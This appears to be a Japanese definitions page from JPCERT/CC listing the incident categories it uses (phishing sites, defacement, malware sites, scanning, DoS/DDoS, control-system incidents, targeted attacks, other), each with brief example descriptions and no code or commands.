「フィッシングサイト」とは、銀行やオークション等のサービス事業者の正規サイトを装い、利用者の ID やパスワード、クレジットカード番号等の情報をだまし取る「フィッシング詐欺」に使用されるサイトを指します。

JPCERT/CC では、以下を「フィッシングサイト」に分類しています。

- 金融機関やクレジットカード会社等のサイトに似せた Web サイト
- フィッシングサイトに誘導するために設置された Web サイト

○ Web サイト改ざん

「Web サイト改ざん」とは、攻撃者もしくはマルウェアによって、Web サイトのコンテンツが書き換えられた（管理者が意図したものではないスクリプトの埋め込みを含む）サイトを指します。

JPCERT/CC では、以下を「Web サイト改ざん」に分類しています。

- 攻撃者やマルウェア等により悪意のあるスクリプトや iframe 等が埋め込まれたサイト
- SQL インジェクション攻撃により情報が改ざんされたサイト

○ マルウェアサイト

「マルウェアサイト」とは、閲覧することで PC がマルウェアに感染してしまう攻撃用サイトや、攻撃に使用するマルウェアを公開しているサイトを指します。

JPCERT/CC では、以下を「マルウェアサイト」に分類しています。

- 閲覧者の PC をマルウェアに感染させようとするサイト
- 攻撃者によりマルウェアが公開されているサイト

○ スキャン

「スキャン」とは、サーバーや PC 等の攻撃対象となるシステムの存在確認やシステムに不正に侵入するための弱点（セキュリティホール等）探索を行うために、攻撃者によって行われるアクセス(システムへの影響がないもの)を指します。また、マルウェア等による感染活動も含まれます。

JPCERT/CC では、以下を「スキャン」と分類しています。

- 弱点探索（プログラムのバージョンやサービスの稼働状況の確認等）
- 侵入行為の試み（未遂に終わったもの）
- マルウェア（ウイルス、ボット、ワーム等）による感染の試み（未遂に終わったもの）
- ssh,ftp,telnet 等に対するブルートフォース攻撃（未遂に終わったもの）

○ DoS/DDoS

「DoS/DDoS」とは、ネットワーク上に配置されたサーバーや PC、ネットワークを構成する機器や回線等のネットワークリソースに対して、サービスを提供できないようにする攻撃を指します。

JPCERT/CC では、以下を「DoS/DDoS」と分類しています。

- 大量の通信等により、ネットワークリソースを枯渇させる攻撃
- 大量のアクセスによるサーバープログラムの応答の低下、もしくは停止
- 大量のメール（エラーメール、SPAM メール等）を受信させることによるサービス妨害

○ 制御システム関連インシデント

「制御システム関連インシデント」とは、制御システムや各種プラントが関連するインシデントを指します。

JPCERT/CC では、以下を「制御システム関連インシデント」と分類しています。

- インターネット経由で攻撃が可能な制御システム
- 制御システムを対象としたマルウェアが通信を行うサーバー
- 制御システムに動作異常等を発生させる攻撃

○ 標的型攻撃

「標的型攻撃」とは、特定の組織、企業、業種などを標的として、マルウェア感染や情報の窃取などを試みる攻撃を指します。

JPCERT/CC では、以下を「標的型攻撃」と分類しています。

- 特定の組織に送付された、マルウェアが添付されたなりすましメール
- 閲覧する組織が限定的である Web サイトの改ざん
- 閲覧する組織が限定的である Web サイトになりすまし、マルウェアに感染させようとするサイト
- 特定の組織を標的としたマルウェアが通信を行うサーバー

○ その他

「その他」とは、上記以外のインシデントを指します。

JPCERT/CC が「その他」に分類しているものの例を次に掲げます。

- 脆弱性等を突いたシステムへの不正侵入
- ssh、ftp、telnet 等に対するブルートフォース攻撃の成功による不正侵入
- キーロガー機能を持つマルウェアによる情報の窃取
- マルウェア（ウイルス、ボット、ワーム等）の感染

本活動は、経済産業省より委託を受け、「令和２年度サイバー攻撃等国際連携対応調整事業」として実施したものです。